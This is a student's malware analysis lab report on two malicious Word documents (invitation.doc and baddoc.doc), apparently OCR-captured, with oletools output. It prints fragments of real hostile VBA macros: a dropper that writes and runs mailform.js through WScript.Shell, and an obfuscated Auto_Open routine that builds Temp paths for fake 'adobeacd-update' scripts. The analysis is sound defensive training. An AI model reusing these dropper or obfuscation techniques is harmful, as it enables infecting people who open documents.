
**CCCY432 – Reverse Engineering and Malware Analysis**

**Lab 7 – Analyzing Malicious Documents (MS Office and RTF)**


**By Raghad lafe -2111941**

**Sample 1: Invitation.doc**

1- I started by analyzing the malicious document `invitation.doc`. I used the `trid` command on `invitation.doc` to identify its format. and took a screenshot of the output.




2- I ran the oleid tool on invitation.doc to analyze its properties and check for any potential risks within the document.




What is the risk value appeared in VBA Macros? High

What is the format of the office document? openXML

```
Set aMUsvgOin = Nothing
Dim K764B5Ph46Vh
K764B5Ph46Vh = FreeFile
IAiiymixt = kWXlyKwVj & "\" & "mailform.js"
Open (IAiiymixt) For Binary As #K764B5Ph46Vh
Put #K764B5Ph46Vh, 1, Wk4o3X7x1134j
Close #K764B5Ph46Vh
Erase Wk4o3X7x1134j
Set R66BpJMgxXBo2h = CreateObject("WScript.Shell")
R66BpJMgxXBo2h.Run """" + IAiiymixt + """" + " vF8rdgMHKBrvCoCp0ulm"
ActiveDocument.Save
Exit Sub
MnOWqnnpKXfRO:
Close #K764B5Ph46Vh
ActiveDocument.Save
End If
End Sub

+----------+-------------------+----------------------------------------+
|Type      |Keyword            |Description                             |
+----------+-------------------+----------------------------------------+
|AutoExec  |AutoOpen           |Runs when the Word document is opened   |
|AutoExec  |AutoClose          |Runs when the Word document is closed   |
|Suspicious|Environ            |May read system environment variables    |
|Suspicious|Open               |May open a file                         |
|Suspicious|Put                |May write to a file (if combined with Open)  |
|Suspicious|Binary             |May read or write a binary file (if combined |
|          |                   |with Open)                              |
|Suspicious|Kill               |May delete a file                       |
|Suspicious|Shell              |May run an executable file or a system  |
|          |                   |command                                 |
|Suspicious|WScript.Shell      |May run an executable file or a system  |
|          |                   |command                                 |
|Suspicious|Run                |May run an executable file or a system  |
|          |                   |command                                 |
|Suspicious|CreateObject       |May create an OLE object                |
|Suspicious|Windows            |May enumerate application windows (if   |
|          |                   |combined with Shell.Application object) |
|Suspicious|Xor                |May attempt to obfuscate specific strings  |
|          |                   |(use option --deobf to deobfuscate)     |
|Suspicious|Base64 Strings     |Base64-encoded strings were detected, may be |
|          |                   |used to obfuscate strings (option --decode to|
|          |                   |see all)                                |
|IOC       |mailform.js        |Executable file name                    |
+----------+-------------------+----------------------------------------+

remnux@remnux:~$
```

What does CreateObject do?

May create an OLE object


What are the types of obfuscation used in this example?

XOR


Base64 Strings

AutoExec

3- I used the olevba tool to analyze the macros in the invitation.doc file, and I captured a screenshot of the summarized table generated by olevba




And Take a screenshot of the image1.jpg



4- I used the oledump.py tool on invitation.docm to analyze the embedded objects and VBA projects within the document. I took a screenshot of the output, which shows multiple streams.

```
REMnux v7 [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Activities   Terminal                                                    Nov 4
                                                                         remnux@

|Suspicious|WScript.Shell        |May run an executable file or a system       |
|          |                     |command                                      |
|Suspicious|Run                  |May run an executable file or a system       |
|          |                     |command                                      |
|Suspicious|CreateObject         |May create an OLE object                     |
|Suspicious|Windows              |May enumerate application windows (if        |
|          |                     |combined with Shell.Application object)      |
|Suspicious|Xor                  |May attempt to obfuscate specific strings    |
|          |                     |(use option --deobf to deobfuscate)          |
|Suspicious|Base64 Strings       |Base64-encoded strings were detected, may be |
|          |                     |used to obfuscate strings (option --decode to|
|          |                     |see all)                                     |
|IOC       |mailform.js          |Executable file name                         |
+----------+--------------------+-------------------------------------------+

remnux@remnux:~$ unzip invitation.docm
Archive:  invitation.docm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: word/vbaProject.bin
 extracting: word/media/image1.jpg
  inflating: word/theme/theme1.xml
  inflating: word/_rels/vbaProject.bin.rels
  inflating: word/vbaData.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/fontTable.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
remnux@remnux:~$ ls
 Ch6_Mal_Docs.zip   '[Content_Types].xml'   docProps    Downloads        'Lab 6 Malware Samples (1)'   Pict
 Ch6_Mal_Docs.zip   Desktop                 Documents   invitation.docm   Music                         Publ
remnux@remnux:~$ ls word
document.xml  fontTable.xml  media  _rels  settings.xml  styles.xml  theme  vbaData.xml  vbaProject.bin  w
remnux@remnux:~$ feh word/media/image1.jpg
remnux@remnux:~$ oledump.py invitation.docm
A: word/vbaProject.bin
 A1:       424 'PROJECT'
 A2:        71 'PROJECTwm'
 A3: M    5580 'VBA/NewMacros'
 A4: m     938 'VBA/ThisDocument'
 A5:      3354 'VBA/_VBA_PROJECT'
 A6:       572 'VBA/dir'
remnux@remnux:~$
remnux@remnux: ~   Home
```


Extract the stream A4 and paste the content here:

```
REMnux v7 [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Activities   Terminal                                                    No
                                                                         remnu

remnux@remnux:~$ oledump.py invitation.docm -s A4
00000000: 01 16 03 00 00 F0 00 00  00 AC 02 00 00 D4 00 00  ................
00000010: 00 DA 01 00 00 FF FF FF  FF B3 02 00 00 07 03 00  ................
00000020: 00 00 00 00 00 01 00 00  00 68 4A 38 23 00 00 FF  .........hJ8#...
00000030: FF A3 01 00 00 88 00 00  00 B6 00 FF FF 01 01 00  ................
00000040: 00 00 00 FF FF FF FF 00  00 00 00 FF FF FF FF FF  ................
00000050: FF 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000080: 00 00 00 00 00 00 00 10  00 00 00 03 00 00 00 05  ................
00000090: 00 00 00 07 00 00 00 FF  FF FF FF FF FF FF FF 01  ................
000000A0: 01 08 00 00 00 FF FF FF  FF 78 00 00 00 08 00 00  .........x......
000000B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 FF FF  ................
000000D0: 00 00 00 00 4D 45 00 00  FF FF FF FF FF FF 00 00  ....ME..........
000000E0: 00 00 FF FF 00 00 00 00  FF FF 01 01 00 00 00 00  ................
000000F0: DF 00 FF FF 00 00 00 00  18 00 FF FF FF FF FF FF  ................
00000100: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000110: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000120: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000130: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF 25 FF  ..............%.
00000140: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000150: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000160: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000170: FF FF FF FF FF FF FF FF  FF FF 28 00 00 00 02 00  ..........(.....
00000180: 53 22 FF FF FF FF 00 00  01 00 53 10 FF FF FF FF  S"........S.....
00000190: 00 00 01 00 53 22 FF FF  FF FF 00 00 00 00 02 3C  ....S"..........<
000001A0: FF FF FF FF 00 00 FF FF  01 01 00 00 00 00 01 00  ................
000001B0: 28 00 31 00 4E 00 6F 00  72 00 6D 00 61 00 6C 00  (.1.N.o.r.m.a.l.
000001C0: 2E 00 54 00 68 00 69 00  73 00 44 00 6F 00 63 00  ..T.h.i.s.D.o.c.
000001D0: 75 00 6D 00 65 00 6E 00  74 00 00 00 00 00 00 00  u.m.e.n.t.......
000001E0: FF FF FF FF 01 01 40 00  00 00 02 80 FE FF FF FF  ......@.........
000001F0: FF FF 20 00 00 00 FF FF  FF FF 30 00 00 00 02 01  .. .......0.....
00000200: FF FF 00 00 00 00 00 00  00 00 FF FF FF FF FF FF  ................
00000210: FF FF 00 00 00 00 75 00  74 00 1D 00 00 00 25 00  ......u.t.....%.
00000220: 00 00 FF FF FF FF 40 00  00 00 00 00 FF FF 00 00  ......@.........
00000230: 01 00 00 00 00 00 00 00  00 00 FF FF FF FF FF FF  ................
00000240: FF FF FF FF FF FF 00 00  00 00 FF FF FF FF FF FF  ................
00000250: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF 00 00  ................
00000260: 00 00 FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000270: FF FF FF FF FF FF FF 00  00 00 01 00 00 00 FF FF  ................
00000280: 00 00 FF FF FF FF FF FF  00 00 00 00 FF FF FF FF  ................
00000290: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000002A0: FF FF FF FF 00 00 FF FF  FF FF FF FF 00 00 00 00  ................
000002B0: 00 00 DF 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000002C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000002D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000002E0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 FE  ................
remnux@remnux: ~   Home
```


**Sample 2: baddoc.doc**

1- I began by using the file and strings commands on baddoc.doc to identify its type and check for readable strings. I took a screenshot of the output.




What is the MS office document type of this sample?

(.doc) in the Composite Document File V2 format.




I ran exiftool on baddoc.doc and noted "Template: normal.dotm" in the output.

What can you conclude from this info: “Template: normal.dotm”?

"Template: normal.dotm" suggests that the document might contain malicious macros embedded in the default Word template, potentially allowing it to execute harmful code when opened.

2- I used oleid to confirm the document format. The output showed it as an "MS Word 97-2003 Document or Template."

```
REMnux v7 [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Activities   Terminal                                   Nov 5 09:12
                                                        remnux@remnux: ~
Comp Obj User Type Len          : 32
Comp Obj User Type              : ........ Microsoft Word 97-2003
Last Printed                    : 0000:00:00 00:00:00
Revision Number                 : 1
Total Edit Time                 : 0
Words                           : 51
Characters                      : 291
Pages                           : 1
Paragraphs                      : 1
Lines                           : 2
remnux@remnux:~$ oleid baddoc.doc
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: baddoc.doc
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1251: ANSI Cyrillic;|info      |Code page used for
                    |Cyrillic (Windows)  |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
remnux@remnux:~$
Ch6_Mal_Docs   remnux@remnux: ~
ENG
```

What is the format of the office document?

MS Word 97-2003 Document or Template

concatenate the separated strings and paste the final strings here:

```
REMnux v7 [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Activities   Terminal ▾                                   Nov 5 09:17
remnux@remnux: ~
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+-------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+-------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+-------------------------
remnux@remnux:~$ olevba baddoc.doc
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.2 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: baddoc.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: baddoc.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Auto_Open()
    h
End Sub
Sub h()
Dim MY_FILENDIR, ASDASDSA, MY_FILDIR, XPFILEDIR, JAISODJAS
    ds = 100
    USER = Environ$("" & Chr(Asc(Chr(ds + 17))) + "s" & "er" & "na" & "me")

    jks = ds

    PST2 = "" & "a" + "do" & "be" & "ac" & "d-u" & "pd" & "a" & "te" & ""
    VBT2 = "" & "a" + Chr(100) + "o" & "b" & "ea" & "cd-up" & "da" & "te" & ""
    VBTXP2 = "" & "a" & Chr(100) & "o" & "be" + "ac" & "d-u" + "pd" + "atex" + "p" & ""
    BART2 = "" & "a" + Chr(100) & "o" & "b" & "e" + "ac" & "d-up" + "date" & ""

    PST1 = PST2 + "." + Chr(Asc("p")) + Chr(ds + 15) + "1"
    VBT1 = VBT2 + "." + Chr(118) + "b" + Chr(Asc("s")) + ""
    VBTXP = VBTXP2 + "." + Chr(Asc("v")) + Chr(Asc("b")) + "s" + ""
    BART = BART2 + Chr(Abs(46)) + Chr(Abs(98)) + Chr(Asc(Chr(Asc("a")))) + Chr(Asc(Ch

    JSIQOJQ = BART2 + Chr(Abs(ds - 100 - 46)) + Chr(Abs(ds - 100 - 98)) + Chr(Asc(Chr
                                                                    ))) + Chr(Asc(Chr(ds + Fix(16.2)))) + "" &

    BART = JSIQOJQ
    MY_FILENDIR = "c:\" + Chr(Asc("U")) + "sers\" + USER + "\AppData\Local\Temp\" + F

    ASDASDSA = "c:\" + Chr(Asc("U")) + "sers\" + USER + "\App" + Chr(Asc("D")) + "ata\Local\" + Chr(Asc("T")) + "emp\" + BART
    MY_FILDIR = "c:\Users\" + USER + "\AppData\Local\Temp\" + VBT1 + ""
Ch6_Mal_Docs   remnux@remnux: ~
```


Copy
Copy as HTML
Paste
Read-Only
Preferences
New Window
New Tab
Show Menubar

```
REMnux v7 [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Activities   Scite ▾
(Untitled) * SciT
File  Edit  Search  View  Tools  Options  Language  Buffers  Help
1 Untitled *
PST2 = " adobeacd-update"
  VBT2 = "a Chr(100)+ "o" & "b" & "ea" & "cd-up" & "da" & "te" & ""
  VBTXP2 = "" & "a" & Chr(100) & "o" & "be" + "ac" & "d-u" + "pd" + "atex" + "p" & ""
  BART2 = "" & "a" + Chr(100) & "o" & "b" & "e" + "ac" & "d-up" + "date" & ""
Home   remnux@remnux: ~   (Untitled) * SciTE
```


I used notepad to manually to concatenate the separated strings and used the printf to convert the decimal value to ASCII character

```
remnux@remnux:~$ ^C
remnux@remnux:~$ perl -e 'printf "%c", 100;'
remnux@remnux:~$
Home   remnux@remnux: ~
```

This is the result




3- I used the same method to convert the decimal value 97 to ASCII character then took a screenshot



## What does the user-agent mean?

User-Agent:

